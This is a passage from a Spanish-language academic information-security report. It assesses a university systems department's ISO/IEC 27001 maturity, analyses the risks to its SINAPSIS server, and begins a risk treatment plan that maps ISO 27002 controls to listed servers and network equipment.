A.11.5.6 Limitación del tiempo de conexión.			1	Inicial	20
A.11.6.1 Restricción de acceso a la información.	Control de acceso a las aplicaciones e información	20	1	Inicial	20
A.11.6.2 Aislamiento de sistemas sensibles.			1	Inicial	20
A.11.7.1 Informática móvil.	Computación móvil y teletrabajo	N/A	1	Inicial	20
A.11.7.2 Tele trabajo.			1	No Aplica	N/A
A13	Gestión de incidentes de seguridad de información		5		28,33
	Asegurar que los eventos y debilidades de seguridad de información sean comunicados de manera tal que, permita una acción correctiva oportuna.				

Continuación tabla 43.

ID		% NM Objetivo de Control	No. Ctrls	Nivel de Madurez	% NM Dominio y Ctrls
A.13.1.1 Comunicación de eventos en seguridad.	Comunicación de eventos y debilidades en la seguridad de la información	30	1	Repetible	40
A.13.1.2 Comunicación de debilidades en seguridad.			1	Inicial	20
A.13.2.1 Identificación de responsabilidades y procedimientos.	Gestión de incidentes y mejoras en la seguridad de información	26,67	1	Definido	60
A.13.2.2 Evaluación de incidentes en seguridad.			1	Inexistente	0
A.13.2.3 Recogida de pruebas.			1	Inicial	20

Al asignar un nivel de madurez para cada uno de los dominios, se logra calcular un promedio que nos indica que el Departamento de Sistemas se encuentra en un nivel de madurez **Inicial**; es decir, que la Organización ha reconocido que existe un problema y que hay que tratarlo, pero no se posee procesos estandarizados y la implementación de un control depende de cada individuo y es principalmente reactiva. Este nivel de madurez en el Departamento de Sistemas indica que la seguridad de la información no ha sido una prioridad dentro del mismo, pero los funcionarios de este están conscientes de los problemas que esto puede acarrear y que se deben tomar medidas que solvente este problema. En la siguiente figura se muestran los resultados obtenidos por cada uno de los dominios (ver figura 40).

Figura 40. Nivel de medurez departamento de sistemas por dominios de seguridad



Con estos resultados se observa la necesidad de fortalecer la seguridad de la información mediante la formalización de los procedimientos que lo requieran, definir los faltantes, implementar los controles tecnológicos que sean necesarios y establecer mecanismos y procesos que permitan desempeñar actividades de gestión en el Departamento de Sistemas.

El diagnóstico realizado sobre el nivel de madurez que presenta el Departamento de Sistemas en la actualidad junto con el análisis y evaluación de riesgos

realizado, permite identificar y definir lo nuevos controles para cada uno de los activos de información que lo requieran según su nivel de riesgo y valor del mismo dentro del departamento.

A continuación, se muestran los controles necesarios para mitigar el impacto que pueda ocasionar la materialización de una o varias de las amenazas a las que está sometido el servidor SINAPSIS y se calcula el riesgo residual esperado después de la implementación de dichos controles (ver carpeta ANEXO B – ANÁLISIS Y EVALUACIÓN DE RIESGOS): (ver tabla 44)

Tabla 44. Análisis y evaluación de riesgos

Activo TI	DS-ADSI-A-03 Servidor SINAPSIS		Tipo	Hardware / Equipos
Administrador	Administrador y Desarrollador de Sistemas de Información		Degradación	100%
Impacto	8	Desastroso	Ubicación	Departamento de Sistemas AUNAR

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual					Control recomendado	Riesgo Residual Esperado				
						3,65	Intolerable					2	Tolerable	
				Frecuencia (F)	R	NR		Frecuencia (F')		R'	NR'			
Z	N01	Fuego	No se posee un sistema de alarma contra incendios. El extintos solkaflam se encuentra en un lugar de difícil acceso.	Raro	1	8	3	Intolerable	9.1.4 - Se debería designar y aplicar medidas de protección física contra incendio, inundación, terremoto, explosión, malestar civil y otras formas de desastre natural o humano. 9.1.5 Se debería diseñar y aplicar protección física y pautas para trabajar en las áreas seguras.	Raro	1	3	2	Tolerable
	N02	Daños por agua		Raro	1	8	3	Intolerable	9.1.4 - Se debería designar y aplicar medidas de protección física contra incendio, inundación, terremoto, explosión, malestar civil y otras formas de desastre natural o humano.	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado					
						3,65	Intolerable				2	Tolerable		
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'			
N	N03	Desastres naturales	El Departamento de Sistemas se encuentra en zona de baja riesgo de desastre natural de origen volcánico debido a su cercanía con el Volcán Galeras.	Raro	1	8	3	Intolerable	9.1.4 - Se debería designar y aplicar medidas de protección física contra incendio, inundación, terremoto, explosión, malestar civil y otras formas de desastre natural o humano.	Raro	1	3	2	Tolerable
	N09	Fenómeno meteorológico	No se cuenta con un sistema de protección contra rayos.	Muy baja	2	16	4	Extremo	9.1.4 - Se debería designar y aplicar medidas de protección física contra incendio, inundación, terremoto, explosión, malestar civil y otras formas de desastre natural o humano. 9.2.3 - Se debería proteger el cableado de energía y de telecomunicaciones que transporten datos o soporten servicios de información contra posibles interceptaciones o daños.	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado				
						3,65	Intolerable				2	Tolerable	
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'		
—	101	Fuego	No se posee un sistema de alarma contra incendios. El extintor solkaflam se encuentra en un lugar de difícil acceso.	Raro	1	8	3	Intolerable	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual					Control recomendado	Riesgo Residual Esperado				
						3,65	Intolerable					2	Tolerable	
				Frecuencia (F)	R	NR		Frecuencia (F')		R'	NR'			
-	102	Daños por agua		Raro	1	8	3	Intolerable	9.1.4 - Se debería designar y aplicar medidas de protección física contra incendio, inundación, terremoto, explosión, malestar civil y otras formas de desastre natural o humano.	Raro	1	3	2	Tolerable
	103	Contaminación mecánica	No se cuenta con un cronograma de aseo a la sala de servidores. No se posee un cronograma de mantenimiento físico a los equipos.	Alta	5	40	4	Extremo	9.2.4 - Se deberían mantener adecuadamente los equipos para garantizar su continua disponibilidad e integridad. 13.2.1 - Todos los empleados, contratistas y terceros que son usuarios de los sistemas y servicios de información deberían anotar y comunicar cualquier debilidad observada o sospechada en la seguridad de los mismos.	Muy baja	2	6	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual					Control recomendado	Riesgo Residual Esperado				
						3,65	Intolerable					2	Tolerable	
				Frecuencia (F)	R	NR		Frecuencia (F')		R'	NR'			
-	104	Contaminación electromagnética	Los racks no cuentan con aisladores.	Alta	5	40	4	Extremo	9.2.1 - El equipo debería situarse y protegerse para reducir el riesgo de materialización de las amenazas del entorno, así como las oportunidades de acceso no autorizado. 9.2.4 - Se deberían mantener adecuadamente los equipos para garantizar su continua disponibilidad e integridad.	Muy baja	2	6	2	Tolerable
	105	Avería de origen físico o lógico	La garantía de los equipos esta expirada.	Baja	3	24	4	Extremo	9.2.1 - El equipo debería situarse y protegerse para reducir el riesgo de materialización de las amenazas del entorno, así como las oportunidades de acceso no autorizado. 9.2.4 - Se deberían mantener adecuadamente los equipos para garantizar su continua disponibilidad e integridad.	Raro	1	3	2	Tolerable

Continuación tabla 44.

190

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado					
						3,65	Intolerable				2	Tolerable		
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'			
I	106	Corte de suministro eléctrico	<p>Solo dos de las cuatro UPS se encuentran en funcionamiento. No se posee estabilizadores de tensión. No se cuenta con transformadores de aislación. Los puntos eléctricos no son los adecuados. No se utilizan paneles de obturación para el cableado. No existen planos, esquemas, avisos que indiquen que hay una fuente de energía y señales de estas mismas. El sistema eléctrico de la sala de servidores no cuenta con protección contra electrocución por contacto directo o indirecto en las áreas de trabajo. No cuentan con un sistema de protección contra rayos. El sistema eléctrico de la sala de servidores no cuenta con un proceso de certificación de los productos que se utilizan y también de la red eléctrica.</p>	Media	4	32	4	Extremo	9.2.3 - Se debería proteger el cableado de energía y de telecomunicaciones que transporten datos o soporten servicios de información contra posibles interceptaciones o daños. 9.2.4 - Se deberían mantener adecuadamente los equipos para garantizar su continua disponibilidad e integridad. 13.1.2 - Todos los empleados, contratistas y terceros que son usuarios de los sistemas y servicios de información deberían anotar y comunicar cualquier debilidad observada o sospechada en la seguridad de los mismos.	Muy baja	2	6	2	Tolerable

Continuación tabla 44.

191

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado				
						3,65	Intolerable				2	Tolerable	
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'		
-	107	Condiciones inadecuadas de temperatura y/o humedad	No se posee un sistema de control ambiental dentro de la sala de servidores.	Alta	5	40	4	Extremo	Muy baja	2	6	2	Tolerable

9.2.1 - El equipo debería situarse y protegerse para reducir el riesgo de materialización de las amenazas del entorno, así como las oportunidades de acceso no autorizado.
 9.2.4 - Se deberían mantener adecuadamente los equipos para garantizar su continua disponibilidad e integridad.
 13.1.2 - Todos los empleados, contratistas y terceros que son usuarios de los sistemas y servicios de información deberían anotar y comunicar cualquier debilidad observada o sospechada en la seguridad de los mismos.

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado					
						3,65	Intolerable				2	Tolerable		
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'			
—	111	Emanaciones electromagnéticas	Los rack no cuentan con aisladores.	Alta	5	40	4	Extremo	9.2.1 El equipo debería situarse y protegerse para reducir el riesgo de materialización de las amenazas del entorno, así como las oportunidades de acceso no autorizado. 9.2.4 Se deberían mantener adecuadamente los equipos para garantizar su continua disponibilidad e integridad.	Muy baja	2	6	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado					
						3,65	Intolerable				2	Tolerable		
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'			
E	E02	Errores del administrador		Muy baja	2	16	4	Extremo	5.1.1 La Dirección debería aprobar y publicar un documento de la política de seguridad de la información y comunicar la política a todos los empleados y las partes externas relevantes. 8.1.1 Se deberían definir y documentar los roles y responsabilidades de la seguridad de los empleados, contratistas y terceros en concordancia con la política de seguridad de la información de la organización. 8.2.2 Todos los empleados de la organización y donde sea relevante, contratistas y usuarios de terceros deberían recibir entrenamiento apropiado del conocimiento y actualizaciones regulares en políticas y procedimientos organizacionales como sean relevantes para la función de su trabajo.	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado					
						3,65	Intolerable				2	Tolerable		
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'			
■	E23	Errores de mantenimiento / actualizaciones de equipos	No existe cronograma de mantenimiento preventivo.	Baja	3	24	4	Extremo	8.2.2 Todos los empleados de la organización y donde sea relevante, contratistas y usuarios de terceros deberían recibir entrenamiento apropiado del conocimiento y actualizaciones regulares en políticas y procedimientos organizacionales como sean relevantes para la función de su trabajo. 9.2.4 - Se deberían mantener adecuadamente los equipos para garantizar su continua disponibilidad e integridad. 12.5.1 Se debería controlar la implantación de cambios mediante la aplicación de procedimientos formales de control de cambios.	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado					
						3,65	Intolerable				2	Tolerable		
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'			
E	E24	Caída del sistema por agotamiento de recursos	Falta de recursos necesarios. Falta de planes de continuidad del negocio	Muy baja	2	16	4	Extremo	9.2.4 - Se deberían mantener adecuadamente los equipos para garantizar su continua disponibilidad e integridad. 14.1.3 -Se deberían desarrollar e implantar planes de mantenimiento o recuperación de las operaciones del negocio para asegurar la disponibilidad de la información en el grado y en las escalas de tiempo requeridos, tras la interrupción o fallo de los procesos críticos de negocio.	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado					
						3,65	Intolerable				2	Tolerable		
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'			
E	E25	Perdida de Equipos		Raro	1	8	3	Intolerable	9.1.1 - Los perímetros de seguridad (como paredes, tarjetas de control de entrada a puertas o un puesto manual de recepción) deberían utilizarse para proteger las áreas que contengan información y recursos para su procesamiento. 9.1.2 - Las áreas de seguridad deberían estar protegidas por controles de entrada adecuados que garanticen el acceso únicamente al personal autorizado. 9.2.7 - No deberían sacarse equipos, información o software fuera del local sin una autorización. 10.10.2 - Se deberían establecer procedimientos para el uso del monitoreo de las instalación de procesamiento de información y revisar regularmente los resultados de las actividades de monitoreo.	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado				
						3,65	Intolerable				2	Tolerable	
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'		
E	E25	Perdida de Equipos						10.10.4 - Se deberían registrar las actividades del administrador y de los operadores del sistema. 11.1.1 - Se debería establecer, documentar y revisar una política de control de accesos en base a las necesidades de seguridad y de negocio de la Organización.					
A	A06	Abuso de privilegios de acceso						8.2.3 - Debería existir un proceso formal disciplinario para empleados que produzcan brechas en la seguridad. 11.1.1 - Se debería establecer, documentar y revisar una política de control de accesos en base a las necesidades de seguridad y de negocio de la Organización. 11.2.2 - Se debería restringir y controlar la asignación y uso de los privilegios.	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado					
						3,65	Intolerable				2	Tolerable		
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'			
A	A07	Uso no previsto		Muy baja	2	16	4	Extremo	8.2.3 - Debería existir un proceso formal disciplinario para empleados que produzcan brechas en la seguridad. 9.1.1 - Los perímetros de seguridad (como paredes, tarjetas de control de entrada a puertas o un puesto manual de recepción) deberían utilizarse para proteger las áreas que contengan información y recursos para su procesamiento. 9.1.2 - Las áreas de seguridad deberían estar protegidas por controles de entrada adecuados que garanticen el acceso únicamente al personal autorizado. 9.2.7 - No deberían sacarse equipos, información o software fuera del local sin una autorización.	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado			
						3,65	Intolerable				2	Tolerable
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'	
A	A07	Uso no previsto						10.10.2 - Se deberían establecer procedimientos para el uso del monitoreo de las instalación de procesamiento de información y revisar regularmente los resultados de las actividades de monitoreo. 10.10.4 - Se deberían registrar las actividades del administrador y de los operadores del sistema. 11.1.1 - Se debería establecer, documentar y revisar una política de control de accesos en base a las necesidades de seguridad y de negocio de la Organización.				

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado					
						3,65	Intolerable					2	Tolerable	
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'			
	A11	Acceso no autorizado	<p>No se cuenta con una cámara de seguridad que apunte a la puerta de la sala de servidores.</p> <p>No se cuenta con un sistema biométrico de acceso que controle la identificación de la persona que ingresa a la sala de servidores.</p>	Muy baja	2	16	4	Extremo	<p>9.1.1 - Los perímetros de seguridad (como paredes, tarjetas de control de entrada a puertas o un puesto manual de recepción) deberían utilizarse para proteger las áreas que contengan información y recursos para su procesamiento</p>	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado			
						3,65	Intolerable				2	Tolerable
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'	
A	A11	Acceso no autorizado						9.1.2 - Las áreas de seguridad deberían estar protegidas por controles de entrada adecuados que garanticen el acceso únicamente al personal autorizado. 9.2.7 - No deberían sacarse equipos, información o software fuera del local sin una autorización. 10.10.2 - Se deberían establecer procedimientos para el uso del monitoreo de las instalación de procesamiento de información y revisar regularmente los resultados de las actividades de monitoreo. 10.10.4 - Se deberían registrar las actividades del administrador y de los operadores del sistema. 11.1.1 - Se debería establecer, documentar y revisar una política de control de accesos en base a las necesidades de seguridad y de negocio de la Organización.				

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado					
						3,65	Intolerable				2	Tolerable		
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'			
A	A23	Manipulación de los equipos	No se cuenta con una cámara de seguridad que apunte a la puerta de la sala de servidores. No se cuenta con un sistema biométrico de acceso que controle la identificación de la persona que ingresa a la sala de servidores.	Muy baja	2	16	4	Extremo	9.1.1 - Los perímetros de seguridad (como paredes, tarjetas de control de entrada a puertas o un puesto manual de recepción) deberían utilizarse para proteger las áreas que contengan información y recursos para su procesamiento. 9.1.2 - Las áreas de seguridad deberían estar protegidas por controles de entrada adecuados que garanticen el acceso únicamente al personal autorizado. 9.2.7 - No deberían sacarse equipos, información o software fuera del local sin una autorización. 10.10.2 - Se deberían establecer procedimientos para el uso del monitoreo de las instalación de procesamiento de información y revisar regularmente los resultados de las actividades de monitoreo.	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual					Control recomendado	Riesgo Residual Esperado				
						3,65	Intolerable					2	Tolerable	
				Frecuencia (F)	R	NR		Frecuencia (F')		R'	NR'			
A	A23	Manipulación de los equipos							10.10.4 - Se deberían registrar las actividades del administrador y de los operadores del sistema. 11.1.1 - Se debería establecer, documentar y revisar una política de control de accesos en base a las necesidades de seguridad y de negocio de la Organización.					
	A24	Denegación del servicio	Falta de recursos necesarios.	Muy baja	2	16	4	Extremo	9.2.4 - Se deberían mantener adecuadamente los equipos para garantizar su continua disponibilidad e integridad. 14.1.3 - Se deberían desarrollar e implantar planes de mantenimiento o recuperación de las operaciones del negocio para asegurar la disponibilidad de la información en el grado y en las escalas de tiempo requerido, tras la interrupción o fallo de los procesos críticos de negocio.	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado					
						3,65	Intolerable				2	Tolerable		
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'			
	A25	Robo		Raro	1	8	3	Intolerable	6.1.6 - Se deberían mantener los contactos apropiados con las autoridades pertinentes. 6.2.1 - Se deberían identificar los riesgos a la información y a las instalaciones del procesamiento que impliquen a terceros y se deberían implementar controles apropiados antes de conceder el acceso. 8.2.3 - Debería existir un proceso formal disciplinario para empleados que produzcan brechas en la seguridad. 8.3.3 - Se deberían retirar los derechos de acceso para todos los empleados, contratistas o usuarios a la información y a las instalaciones del procesamiento a la finalización del empleo, contrato o acuerdo, o ser revisada en caso de cambio. 9.1.1 - Los perímetros de seguridad deberían utilizarse para proteger las áreas que contengan información y recursos para su procesamiento.	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado			
						3,65	Intolerable				2	Tolerable
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'	
A	A25	Robo						9.1.2 - Las áreas de seguridad deberían estar protegidas por controles de entrada adecuados que garanticen el acceso únicamente al personal autorizado. 9.2.7 - No deberían sacarse equipos fuera de las instalaciones sin una autorización. 10.10.2 - Se deberían establecer procedimientos para el uso del monitoreo de las instalación de procesamiento de información. 10.10.4 - Se deberían registrar las actividades del administrador y de los operadores del sistema. 11.1.1 - Se debería establecer, documentar y revisar una política de control de accesos en base a las necesidades de seguridad				

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado					
						3,65	Intolerable						Tolerable	
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'			
A	A26	Ataque destructivo	No se cuenta con una cámara de seguridad que apunte a la puerta de la sala de servidores. No se cuenta con un sistema biométrico de acceso que controle la identificación de la persona que ingresa a la sala de servidores.	Raro	1	8	3	Intolerable	6.1.6 - Se deberían mantener los contactos apropiados con las autoridades pertinentes. 9.1.1 - Los perímetros de seguridad (como paredes, tarjetas de control de entrada a puertas o un puesto manual de recepción) deberían utilizarse para proteger las áreas que contengan información y recursos para su procesamiento. 9.1.4 - Se debería designar y aplicar medidas de protección física contra incendio, inundación, terremoto, explosión, malestar civil y otras formas de desastre natural o humano.	Raro	1	3	2	Tolerable

Continuación tabla 44.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				Control recomendado	Riesgo Residual Esperado			
						3,65	Intolerable				2	Tolerable
				Frecuencia (F)	R	NR			Frecuencia (F')	R'	NR'	
A	A26	Ataque destructivo						14.1.3 - Se deberían desarrollar e implantar planes de mantenimiento o recuperación de las operaciones del negocio para asegurar la disponibilidad de la información en el grado y en las escalas de tiempo requerido, tras la interrupción o fallo de los procesos críticos de negocio.				

Al resultado de esta fase se le conoce como “Informe de análisis de riesgos” equivalente a la carpeta ANEXO B – ANÁLISIS Y EVALUACIÓN DE RIESGOS, que establece el modo de tratamiento y los controles necesarios para cada uno de los activos de información. Con este informe se elabora el “Plan de Tratamiento de Riesgos”.

5.2 GESTIÓN DEL RIESGO

5.2.1 Plan de tratamiento de riesgos. El Plan de Tratamiento de Riesgos es el documento que recopila los activos de información del Departamento de Sistemas discriminados por los dominios y controles a los cuales aplica cada uno y se encuentran contemplados en la norma ISO/IEC 27001 y 27002, junto con la descripción de cada uno de los controles, la prioridad y el estado actual de estos dentro del departamento, el documento completo hace referencia al ANEXO H - PLAN DE TRATAMIENTO DE RIESGOS, parte de este se visualiza en la tabla siguiente (ver tabla 45).

Tabla 45. Plan de tratamiento de riesgos

	CONTROL	ACTIVO DE INFORMACIÓN	ACTIVIDAD / DESCRIPCIÓN	PRIORIDAD	ESTADO		
A.9 Seguridad física y medioambiental 209	A.9.1.1 Perímetro de seguridad física.	DS-ADSI-A-02 Servidor ACADEMIA DS-ADSI-A-03 Servidor SINAPSIS DS-ADSI-A-06 M.V. anubiz DS-ADSI-A-10 M.V. Bisel2 DS-ADSI-A-16 M.V. Cursos DS-ADSI-A-20 M.V. Inscripciones DS-ADSI-A-23 M.V. dnsmain DS-ADSI-A-25 Servidor VIRTUAL DS-ADSI-A-28 M.V. Campus DS-ADSI-A-32 M.V. Cidae DS-ADSI-A-37 M.V. Biblioteca DS-ADSI-A-41 M.V. nameserver DS-ADSI-A-43 Servidor SNIES	DS-ADSI-A-47 Servidor SNIES2 DS-ADSI-A-51 Computador de escritorio DS-ADSI-A-57 Oficina Departamento de Sistemas DS-ADSI-A-58 Sala Servidores DS-ADSI-A-59 Oficina de Desarrollo DS-AV-A-02 Portatil Compaq DS-ATIC-A-02 Portatil Compaq DS-ASMT-A-04 Computador de escritorio DS-ASMT-A-11 Oficina de mantenimiento DS-ASMT-A-12 Bodega Mantenimiento DS-ASMT-A-13 Impresora Canon MP250	DS-ARSI-A-02 Servidor ZEUS DS-ARSI-A-06 Servidor FATBOY DS-ARSI-A-10 Servidor MEDUSA DS-ARSI-A-13 Servidor PLATON DS-ARSI-A-18 Computador de Escritorio DS-ARSI-A-19 Router Cisco 890 DS-ARSI-A-20 Router Cisco 1840 DS-ARSI-A-21 Switch 3com 4210-26 DS-ARSI-A-22 Switch 3com 2928-PW2 DS-ARSI-A-23 Switch Cisco SG220-26 DS-ARSI-A-24 UPS DELL rack 1000w lv	Los perímetros de seguridad (como paredes, tarjetas de control de entrada a puertas o un puesto manual de recepción) deberían utilizarse para proteger las áreas que contengan información y recursos para su procesamiento.	Alta	Repetible
	A.9.1.1 Perímetro de seguridad física.	DS-ADSI-A-02 Servidor ACADEMIA DS-ADSI-A-03 Servidor SINAPSIS DS-ADSI-A-06 M.V. anubiz DS-ADSI-A-10 M.V. Bisel2 DS-ADSI-A-16 M.V. Cursos DS-ADSI-A-20 M.V. Inscripciones DS-ADSI-A-23 M.V. dnsmain DS-ADSI-A-25 Servidor VIRTUAL DS-ADSI-A-28 M.V. Campus DS-ADSI-A-32 M.V. Cidae DS-ADSI-A-37 M.V. Biblioteca DS-ADSI-A-41 M.V. nameserver DS-ADSI-A-43 Servidor SNIES DS-ADSI-A-47 Servidor SNIES2	DS-ADSI-A-51 Computador de escritorio DS-ADSI-A-57 Oficina Departamento de Sistemas DS-ADSI-A-58 Sala Servidores DS-ADSI-A-59 Oficina de Desarrollo DS-ADSI-A-61 Hoja de vida Servidores DS-AV-A-02 Portatil Compaq DS-ATIC-A-02 Portatil Compaq DS-ASMT-A-04 Computador de escritorio DS-ASMT-A-07 Inventario Hardware DS-ASMT-A-08 Formato hoja de vida computadores DS-ASMT-A-09 Formato prestamo laboratorios DS-ASMT-A-10 Formato reserva laboratorios	DS-ASMT-A-11 Oficina de mantenimiento DS-ASMT-A-12 Bodega Mantenimiento DS-ARSI-A-02 Servidor ZEUS DS-ARSI-A-06 Servidor FATBOY DS-ARSI-A-10 Servidor MEDUSA DS-ARSI-A-13 Servidor PLATON DS-ARSI-A-18 Computador de Escritorio DS-ARSI-A-19 Router Cisco 890 DS-ARSI-A-20 Router Cisco 1840 DS-ARSI-A-21 Switch 3com 4210-26 DS-ARSI-A-22 Switch 3com 2928-PW2 DS-ARSI-A-23 Switch Cisco SG220-26 DS-ARSI-A-24 UPS DELL rack 1000w lv	Las áreas de seguridad deberían estar protegidas por controles de entrada adecuados que garanticen el acceso únicamente al personal autorizado.	Alta	Repetible

Continuación tabla 45.

	CONTROL	ACTIVO DE INFORMACIÓN	ACTIVIDAD / DESCRIPCIÓN	PRIORIDAD	ESTADO	
A.9 Seguridad física y medioambiental	A.9.1.3 Seguridad de oficinas, despachos y recursos.	DS-ADSI-A-57 Oficina Departamento de Sistemas DS-ADSI-A-58 Sala Servidores DS-ADSI-A-59 Oficina de Desarrollo DS-ASMT-A-07 Inventario Hardware	DS-ADSI-A-61 Hoja de vida Servidores DS-ASMT-A-11 Oficina de mantenimiento DS-ASMT-A-12 Bodega Mantenimiento DS-ASMT-A-08 Formato hoja de vida computadores	DS-ASMT-A-09 Formato prestamo laboratorios DS-ASMT-A-10 Formato reserva laboratorios	Media	Inicial
	A.9.1.1 Perimetro de seguridad física.	DS-ADSI-A-02 Servidor ACADEMIA DS-ADSI-A-03 Servidor SINAPSIS DS-ADSI-A-06 M.V. anubiz DS-ADSI-A-10 M.V. BiseI2 DS-ADSI-A-16 M.V. Cursos DS-ADSI-A-20 M.V. Inscripciones DS-ADSI-A-23 M.V. dnsmain DS-ADSI-A-25 Servidor VIRTUAL DS-ADSI-A-28 M.V. Campus DS-ADSI-A-32 M.V. Cidae DS-ADSI-A-37 M.V. Biblioteca DS-ADSI-A-41 M.V. nameserver DS-ADSI-A-43 Servidor SNIES DS-ADSI-A-47 Servidor SNIES2 DS-ADSI-A-51 Computador de escritorio	DS-ADSI-A-57 Oficina Departamento de Sistemas DS-ADSI-A-58 Sala Servidores DS-ADSI-A-59 Oficina de Desarrollo DS-ADSI-A-61 Hoja de vida Servidores AV-A-02 Portatil Compaq DS-ATIC-A-02 Portatil Compaq DS-ASMT-A-04 Computador de escritorio ASMT-A-07 Inventario Hardware DS-ASMT-A-08 Formato hoja de vida computadores DS-ASMT-A-09 Formato prestamo laboratorios DS-ASMT-A-10 Formato reserva laboratorios DS-ASMT-A-11 Oficina de mantenimiento DS-ASMT-A-12 Bodega Mantenimiento	DS-ASMT-A-13 Impresora Canon MP250 DS-ARSI-A-02 Servidor ZEUS DS-ARSI-A-06 Servidor FATBOY DS-ARSI-A-10 Servidor MEDUSA DS-ARSI-A-13 Servidor PLATON DS-ARSI-A-18 Computador de Escritorio DS-ARSI-A-19 Router Cisco 890 DS-ARSI-A-20 Router Cisco 1840 DS-ARSI-A-21 Switch 3com 4210-26 DS-ARSI-A-22 Switch 3com 2928-PW2 DS-ARSI-A-23 Switch Cisco SG220-26 DS-ARSI-A-24 UPS DELL rack 1000w lv	Alta	Inicial
	A.9.1.5 El trabajo en áreas seguras	DS-ADSI-A-02 Servidor ACADEMIA DS-ADSI-A-03 Servidor SINAPSIS DS-ADSI-A-06 M.V. anubiz DS-ADSI-A-10 M.V. BiseI2 DS-ADSI-A-16 M.V. Cursos DS-ADSI-A-20 M.V. Inscripciones DS-ADSI-A-23 M.V. dnsmain DS-ADSI-A-25 Servidor VIRTUAL	DS-ADSI-A-28 M.V. Campus DS-ADSI-A-32 M.V. Cidae DS-ADSI-A-37 M.V. Biblioteca DS-ADSI-A-41 M.V. nameserver DS-ADSI-A-43 Servidor SNIES DS-ADSI-A-47 Servidor SNIES2 DS-ARSI-A-02 Servidor ZEUS DS-ARSI-A-06 Servidor FATBOY	DS-ARSI-A-10 Servidor MEDUSA DS-ARSI-A-13 Servidor PLATON DS-ARSI-A-19 Router Cisco 890 DS-ARSI-A-20 Router Cisco 1840 DS-ARSI-A-21 Switch 3com 4210-26 DS-ARSI-A-22 Switch 3com 2928-PW2 DS-ARSI-A-23 Switch Cisco SG220-26 DS-ARSI-A-24 UPS DELL rack 1000w lv	Media	Inicial

Continuación tabla 45.

	CONTROL	ACTIVO DE INFORMACIÓN	ACTIVIDAD / DESCRIPCIÓN	PRIORIDAD	ESTADO
